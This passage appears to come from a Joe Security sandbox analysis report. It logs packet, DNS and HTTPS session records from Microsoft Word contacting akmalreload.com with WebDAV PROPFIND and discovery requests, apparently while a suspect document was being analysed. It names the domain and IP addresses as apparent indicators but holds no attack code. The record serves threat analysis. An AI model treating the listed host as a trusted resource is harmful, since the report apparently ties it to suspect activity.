Jul 21, 2022 14:27:30.403256893 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.403989077 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.404023886 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.405523062 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.405538082 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:31.136116028 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:31.136220932 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:31.136337996 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:31.137269020 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:31.137295961 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.086927891 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.086987972 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.087083101 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.087445974 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.087483883 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.192456007 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.192651033 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.201138973 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.201173067 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.201617002 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.203011990 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:32.244527102 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:32.830347061 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:33.036537886 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:33.036787987 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:33.037116051 CEST	49175	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:33.037445068 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:33.037491083 CEST	443	49175	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:33.037554026 CEST	49175	443	192.168.2.22	104.21.73.122

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:27:15.512864113 CEST	55868	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:15.549956083 CEST	53	55868	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:23.511842966 CEST	49688	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:23.538865089 CEST	53	49688	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:23.556592941 CEST	58836	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:23.583969116 CEST	53	58836	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:29.300681114 CEST	50134	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:29.323832035 CEST	53	50134	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:29.329186916 CEST	55275	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:29.370870113 CEST	53	55275	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:32.023483992 CEST	59915	53	192.168.2.22	8.8.8.8

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:27:32.046896935 CEST	53	59915	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:32.049637079 CEST	54408	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:32.086246014 CEST	53	54408	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:35.056154966 CEST	50108	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:35.079658031 CEST	53	50108	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:35.085864067 CEST	54723	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:35.128310919 CEST	53	54723	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:39.121766090 CEST	58062	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:39.144685984 CEST	53	58062	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:39.149637938 CEST	56703	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:39.172910929 CEST	53	56703	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:40.740448952 CEST	59241	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:40.781209946 CEST	53	59241	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:40.785455942 CEST	55244	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:40.808691025 CEST	53	55244	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:42.705621004 CEST	53958	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:42.729373932 CEST	53	53958	8.8.8.8	192.168.2.22
Jul 21, 2022 14:27:42.732542038 CEST	56020	53	192.168.2.22	8.8.8.8
Jul 21, 2022 14:27:42.755990982 CEST	53	56020	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 21, 2022 14:27:15.512864113 CEST	192.168.2.22	8.8.8.8	0x88f3	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:23.511842966 CEST	192.168.2.22	8.8.8.8	0xfcf	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:23.556592941 CEST	192.168.2.22	8.8.8.8	0x33a2	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.300681114 CEST	192.168.2.22	8.8.8.8	0xf2ca	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.329186916 CEST	192.168.2.22	8.8.8.8	0xdc64	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.023483992 CEST	192.168.2.22	8.8.8.8	0x646c	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.049637079 CEST	192.168.2.22	8.8.8.8	0x12f1	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.056154966 CEST	192.168.2.22	8.8.8.8	0xe6e0	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.085864067 CEST	192.168.2.22	8.8.8.8	0x6703	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.121766090 CEST	192.168.2.22	8.8.8.8	0xe23a	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.149637938 CEST	192.168.2.22	8.8.8.8	0xa865	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.740448952 CEST	192.168.2.22	8.8.8.8	0x7820	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.785455942 CEST	192.168.2.22	8.8.8.8	0x2c87	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.705621004 CEST	192.168.2.22	8.8.8.8	0x4c7a	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.732542038 CEST	192.168.2.22	8.8.8.8	0x288a	Standard query (0)	akmalreload.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 21, 2022 14:27:15.549956083 CEST	8.8.8.8	192.168.2.22	0x88f3	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:15.549956083 CEST	8.8.8.8	192.168.2.22	0x88f3	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:23.538865089 CEST	8.8.8.8	192.168.2.22	0xfcf	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:23.538865089 CEST	8.8.8.8	192.168.2.22	0xfcf	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 21, 2022 14:27:23.583969116 CEST	8.8.8.8	192.168.2.22	0x33a2	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:23.583969116 CEST	8.8.8.8	192.168.2.22	0x33a2	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.323832035 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.323832035 CEST	8.8.8.8	192.168.2.22	0xf2ca	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.370870113 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:29.370870113 CEST	8.8.8.8	192.168.2.22	0xdc64	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.046896935 CEST	8.8.8.8	192.168.2.22	0x646c	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.046896935 CEST	8.8.8.8	192.168.2.22	0x646c	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.086246014 CEST	8.8.8.8	192.168.2.22	0x12f1	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:32.086246014 CEST	8.8.8.8	192.168.2.22	0x12f1	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.079658031 CEST	8.8.8.8	192.168.2.22	0xe6e0	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.079658031 CEST	8.8.8.8	192.168.2.22	0xe6e0	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.128310919 CEST	8.8.8.8	192.168.2.22	0x6703	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:35.128310919 CEST	8.8.8.8	192.168.2.22	0x6703	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.144685984 CEST	8.8.8.8	192.168.2.22	0xe23a	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.144685984 CEST	8.8.8.8	192.168.2.22	0xe23a	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.172910929 CEST	8.8.8.8	192.168.2.22	0xa865	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:39.172910929 CEST	8.8.8.8	192.168.2.22	0xa865	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.781209946 CEST	8.8.8.8	192.168.2.22	0x7820	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.781209946 CEST	8.8.8.8	192.168.2.22	0x7820	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.808691025 CEST	8.8.8.8	192.168.2.22	0x2c87	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:40.808691025 CEST	8.8.8.8	192.168.2.22	0x2c87	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.729373932 CEST	8.8.8.8	192.168.2.22	0x4c7a	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.729373932 CEST	8.8.8.8	192.168.2.22	0x4c7a	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.755990982 CEST	8.8.8.8	192.168.2.22	0x288a	No error (0)	akmalreload.com		104.21.73.122	A (IP address)	IN (0x0001)
Jul 21, 2022 14:27:42.755990982 CEST	8.8.8.8	192.168.2.22	0x288a	No error (0)	akmalreload.com		172.67.190.5	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- akmalreload.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49171	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:15 UTC	0	OUT	OPTIONS /struk/ HTTP/1.1 User-Agent: Microsoft Office Protocol Discovery Host: akmalreload.com Content-Length: 0 Connection: Keep-Alive
2022-07-21 12:27:16 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:16 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 3468eec52ad416218ae7703cec47d24e x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=FIiCxFwFu7VICFUUmAvx1aziNnMf9eW8fX%2B1OJ4%2BHwixHG5NuINCv82xPr0qh996WFAl5wc9fbd93rffbQsb9Gb1nikbTfGJGsvp6wCMZ6MrDJoD5cu8n736FQewOYintac%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee011b668877-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:16 UTC	1	IN	Data Raw: 31 35 33 0d 0a 7b 22 30 22 3a 7b 22 63 6f 6e 74 65 6e 74 22 3a 22 4b 4f 4e 54 45 52 20 5c 6e 53 54 52 55 4b 20 50 45 4d 42 41 59 41 52 41 4e 5c 6e 54 41 47 49 48 41 4e 20 54 56 5c 6e 20 20 20 20 5c 6e 54 41 4e 47 47 41 4c 20 20 20 20 3a 20 5c 6e 49 44 20 50 45 4c 20 20 20 20 20 3a 20 5c 6e 4e 41 4d 41 20 20 20 20 20 3a 20 50 75 6c 73 61 20 30 5c 6e 50 45 52 49 4f 44 45 20 20 20 20 3a 20 5c 6e 52 50 20 54 41 47 20 20 20 20 20 3a 20 52 70 20 5c 6e 41 44 4d 49 4e 20 42 41 4e 4b 20 3a 20 52 70 20 5c 6e 52 50 20 42 41 59 41 52 20 20 20 3a 20 52 70 20 5c 6e 52 45 46 20 20 20 20 20 20 20 20 3a 20 5c 6e 20 20 20 20 20 20 20 20 20 20 20 20 20 5c 6e 5c 6e 54 65 72 69 6d 61 6b 61 73 69 68 20 61 74 61 73 20 6b 65 70 65 72 63 61 79 61 61 6e 20 41 6e 64 61 20 6d Data Ascii: 153{"0":{"content":"KONTER \nSTRUK PEMBAYARAN\nTAGIHAN TV\n \nTANGGAL : \nID PEL : \nNAMA : Pulsa 0\nPERIODE : \nRP TAG : Rp \nADMIN BANK : Rp \nRP BAYAR : Rp \nREF : \n \n\nTerimakasih atas kepercayaan Anda m
2022-07-21 12:27:16 UTC	1	IN	Data Raw: 6e 69 20 73 65 62 61 67 61 69 20 62 75 6b 74 69 20 70 65 6d 62 61 79 61 72 61 6e 20 79 61 6e 67 20 73 61 68 2e 5c 6e 5c 6e 22 7d 7d 0d 0a Data Ascii: ni sebagai bukti pembayaran yang sah.\n\n"}}
2022-07-21 12:27:16 UTC	1	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:23 UTC	1	OUT	HEAD /struk/wellcome.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com
2022-07-21 12:27:24 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:24 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: c0c25530e3b6a80bdf0bcb4b13c8b882 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:23 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=eIMWvdyIK56jTasun0oamQDcKsYAekpzFuIB%2FI73Wbe%2Fw%2BZl6waqiuV4ZmXUj9JDydcluHG9g0Y599%2F77Oo1XgNB3H%2BdklzWm1XSGttL51FD03eLxlfzJAu%2FF03zzBepKW4%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee313ff0e660-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	104.21.73.122	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:38 UTC	21	OUT	HEAD /struk/wellcome.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com Content-Length: 0 Connection: Keep-Alive
2022-07-21 12:27:39 UTC	22	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:39 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: a9370f98e8473682341a02b9d887a1b6 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:38 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Rmxp4mZ1xLG7qJZVnd1m8lKFcHtZgopW F%2B8Rq4ya%2FSOkmf0QbUp50U%2BTqI8kE%2BuRlCQPF3ewj6MTLLDmj6vWQsAeRr9INASey30ExdzyegsOxhFRt8 MLAi92%2B1XdABKnzJE%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee8efdc0f3eb-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49182	172.67.190.5	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:39 UTC	23	OUT	HEAD /struk/wellcome.html HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft Office Existence Discovery Host: akmalreload.com
2022-07-21 12:27:39 UTC	23	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:39 GMT Content-Type: text/html; charset=utf-8 Connection: close vary: Accept-Encoding last-modified: Wed, 20 Jul 2022 22:09:18 GMT dn-request-id: a48ecd037482dc70b3f8efca9419b472 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always Cache-Control: max-age=2592000 static-cache-status: BYPASS expires: Sat, 20 Aug 2022 12:27:38 GMT CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=8DmnhwFY%2FsdWkbSeiwbr%2FydUs5Ti 9OqqMQ5%2FPPnlzHsOBcRtQdhOc23MBb1uOwywhA88rfF%2BoGiVrTL29HZflSsiIe2dBpxTF6QbxZehliCrzZs5ZK S8k98PJRlbCXTexwI%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee92b83c71aa-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49183	172.67.190.5	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:40 UTC	24	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:41 UTC	24	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 21 Jul 2022 12:27:41 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close location: https://akmalreload.com/struk/ dn-request-id: 893c3a75c3c4294f3ffb154eaf5474ee x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=1LDtTzvTcsjebM%2BBFM4NVcNXacNSS6u%2B4wQ%2Fl9ZRfYzpnnqo6aAfzjw%2B4MTe4gvTcLQBk0DgZRBGGqAO0Yun9Cflsk1D4QPPE%2FF0h5kIuttuf5vFCHtovHbcNCcfNyZrrD4%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee9cfa8f71cf-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-21 12:27:41 UTC	25	IN	Data Raw: 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 2f 73 74 72 75 6b 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: ee<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>
2022-07-21 12:27:41 UTC	25	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49184	172.67.190.5	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-07-21 12:27:41 UTC	25	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 73 74 72 75 6b 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 61 6b 6d 61 6c 72 65 6c 6f 61 64 2e 63 6f 6d 0d 0a 0d 0a Data Ascii: PROPFIND /struk/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: akmalreload.com
2022-07-21 12:27:41 UTC	26	IN	HTTP/1.1 200 OK Date: Thu, 21 Jul 2022 12:27:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close vary: Accept-Encoding dn-request-id: 7ec72182a1dd7c500e7e457c911429c9 x-frame-options: SAMEORIGIN x-xss-protection: 1; mode=block x-content-type-options: nosniff referrer-policy: strict-origin-when-cross-origin content-security-policy: default-src * data: 'unsafe-eval' 'unsafe-inline' strict-transport-security: max-age=31536000; includeSubDomains; preload always CF-Cache-Status: DYNAMIC Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Q5pZ0xSWS4SU5%2F%2BlBmaLuO1k%2FVJ8ZW%2BaF2V%2FPRYGJ3NqmcSf7OSL%2BY90nJL1caxJ3NRxJfnp%2BiEX3tQ0pkCWEr5I3omNAyq%2Fm8GYib3%2FhR659Vr498c3fCVRmC7%2BB%2BfzVK0%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 72e3ee9f5e087199-LHR alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400

Timestamp	kBytes transferred	Direction	Data
